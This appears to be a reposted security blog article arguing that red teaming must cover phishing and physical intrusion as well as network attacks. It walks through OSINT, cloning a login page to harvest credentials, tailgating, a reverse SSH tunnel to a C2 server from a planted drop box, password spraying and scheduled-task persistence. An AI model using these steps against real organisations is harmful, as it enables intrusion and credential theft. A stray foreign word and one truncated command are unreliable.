Listen to this Post
Introduction:

The term “red teaming” is undergoing a dangerous dilution in the cybersecurity industry. As Julien Metayer’s pointed critique suggests, claiming to be a red team professional while ignoring the social and physical engineering pillars is as incomplete as a gourmet chef whose only skill is dicing vegetables. True offensive security is a holistic discipline that模拟 determined adversaries who exploit every vulnerability, not just digital ones. This article deconstructs the essential, often-overlooked components of a full-spectrum red team operation, moving beyond pure network penetration to encompass the human and physical attack surfaces that are frequently the softest targets.
Learning Objectives:
- Understand the critical role of Social Engineering and OSINT in breaching secure environments.
- Learn to integrate physical security assessments into a red teaming methodology.
- Develop a practical workflow for combining digital, social, and physical reconnaissance to execute a comprehensive attack simulation.
You Should Know:
1. OSINT: The Foundation of Every Successful Attack
Before a single line of code is written or a phishing email is sent, a professional red team lives in the world of Open-Source Intelligence (OSINT). This phase involves harvesting publicly available information to build a detailed profile of the target organization and its employees.
Step-by-step guide explaining what this does and how to use it.
Step 1: Target Identification. Use tools like theHarvester to enumerate email addresses and subdomains associated with your target’s domain.
Linux Command: `theHarvester -d company.com -b google,linkedin`
Step 2: Social Media Reconnaissance. Manually inspect LinkedIn, Twitter, and Facebook profiles of key employees. Look for projects they’re working on, technologies they mention, colleagues they interact with, and even pet names or hobbies that could be used for password spraying or crafting believable pretexts.
Step 3: Technical Footprinting. Use Shodan or Censys to find exposed assets. Search for the company’s IP ranges, identify public-facing services (e.g., VPN gateways, webmail), and check for known vulnerabilities.
Example Workflow: `shodan search “org:Company Name” –fields ip_str,port,hostnames,data` This command lists all devices Shodan has indexed for the organization.
Step 4: Document Metadata Mining. Use a tool like FOCA (Windows) or `exiftool` (Linux) to analyze documents found on the target’s website. PDFs and Word docs often contain hidden metadata like author names, internal file paths, and software versions.
Linux Command: `exiftool target_document.pdf`
2. Weaponizing OSINT: Crafting the Irresistible Phish
With a rich dataset from OSINT, you can now craft highly targeted social engineering campaigns. Generic spam is for amateurs; a professional red team creates a message the target is almost compelled to click.
Step-by-step guide explaining what this does and how to use it.
Step 1: Pretext Development. Based on your OSINT, create a believable scenario. For example, if you found an employee who just attended a major conference, a pretext could be a “Follow-up survey and exclusive presentation slides from Conference X.”
Step 2: Payload and Infrastructure Setup. Use a framework like the Social-Engineer Toolkit (SET) or GoPhish to manage your campaign. You’ll need a phishing server (e.g., a DigitalOcean droplet) and a domain name that looks legitimate.
SET Workflow: Launch SET, select “Spear-Phishing Attack Vector,” then “Create a FileFormat Payload” (e.g., a malicious PDF with an embedded reverse shell). SET will help you generate the payload and a matching email template.
Step 3: Credential Harvesting. If the goal is to steal credentials, you can clone a legitimate login page (e.g., the company’s Office 365 portal) using SET. When the target enters their credentials, they are captured, and the user can be redirected to the real page to avoid immediate suspicion.
- The Physical Perimeter: Walking Through the Front Door
If social engineering fails digitally, the physical world often offers easier entry. This involves testing the security of the target’s physical premises.
Step-by-step guide explaining what this does and how to use it.
Step 1: Pretext for Entry. Develop a cover story—such as an IT contractor, a new hire waiting for a badge, or a delivery person with a package for a (real) employee you found via OSINT.
Step 2: Tailgating/Piggybacking. The simplest method is to follow an authorized employee through a secured door, often by simply acting like you belong and carrying a box or a clipboard.
Step 3: Dropping a Hardware Implant. Once inside, the goal is to deploy a device that gives you a persistent remote foothold inside the network. A common tool is a drop box like a Raspberry Pi Zero W configured as a reverse SSH tunnel.
Linux Configuration (on the Pi):
1. Enable SSH: `sudo systemctl enable ssh`
- Create a persistent reverse SSH connection to your C2 server using a systemd service or cron job.
Command: `ssh -o ServerAliveInterval=60 -R 2222:localhost:22 [email protected]`
This command creates a tunnel from port 2222 on your C2 server back to the SSH service on the implanted device, bypassing the corporate firewall.
4. Internal Network Pivoting
Once you have a foothold (either via a phished user or a physical implant), you need to explore the internal network from the inside.
Step-by-step guide explaining what this does and how to use it.
Step 1: Local Reconnaissance. On a compromised Windows machine, use built-in commands to discover the network landscape.
Windows Commands:
`ipconfig /all` (View network adapters and DNS servers)
`arp -a` (List other hosts on the local subnet)
`net view` (List other computers in the domain)
Step 2: Lateral Movement. Use tools like CrackMapExec (CME) to perform password spraying or pass-the-hash attacks across the network using credentials or hashes you’ve already obtained.
Linux Command: `crackmapexec smb 192.168.1.0/24 -u userlist.txt -p passwordlist.txt` or `crackmapexec smb 192.168.1.0/24 -u administrator -H
5. Privilege Escalation and Persistence
The final goal is to achieve domain administrator privileges and maintain access.
Step-by-step guide explaining what this does and how to use it.
Step 1: Local Privilege Escalation. On a compromised host, run scripts like LinPEAS (Linux) or WinPEAS (Windows) to automatically find misconfigurations that allow privilege escalation.
Step 2: Domain Privilege Escalation. Tools like BloodHound can be used to map relationships in an Active Directory environment and identify attack paths to domain admin rights.
Step 3: Establishing Persistence. Create a scheduled task or a service on a critical server that will re-establish your connection at regular intervals.
Windows Command (from C2 framework like Cobalt Strike): `schtasks /create /tn “SystemUpdate” /tr “C:\windows\temp\payload.exe” /sc hourly /mo 1`
What Undercode Say:
- Holistic or Hollow: A red team that only tests firewalls and patch levels is providing a false sense of security. The most devastating breaches start with a human click or an unguarded door.
- The “Carrot-Cutter” Crisis: The industry’s conflation of penetration testing with full-scope red teaming devalues the profession and leaves organizations critically exposed to multi-vector attacks.
The core of Metayer’s argument is that true red teaming is an emulation of a motivated adversary, not a compliance checkbox. Adversaries do not respect the artificial boundaries between digital, social, and physical security. They will exploit the weakest link, which is overwhelmingly the human element or a lapse in physical controls. By ignoring these aspects, “red team” services are selling a product that fails to accurately measure an organization’s real-world resilience, creating a dangerous gap between perceived and actual security posture. The focus on technical-only assessments is a marketing-driven simplification that does a disservice to clients who believe they are being thoroughly tested.
Prediction:
The growing reliance on AI-driven security controls and Zero Trust architectures will ironically increase the value of social and physical engineering attacks. As digital perimeters become harder to breach, adversaries will be financially and tactically incentivized to invest more heavily in “offline” operations. We will see a rise in highly sophisticated, OSINT-fueled social engineering campaigns targeting specific individuals (whaling), and a resurgence of physical penetration testing as a critical component of security assessments. Organizations that continue to undervalue these human and physical layers will find their million-dollar AI-powered security stacks defeated by a $50 drop box or a convincingly worried phone call from a “fake IT support” technician.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jmetayer Sauvonslescarottes – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


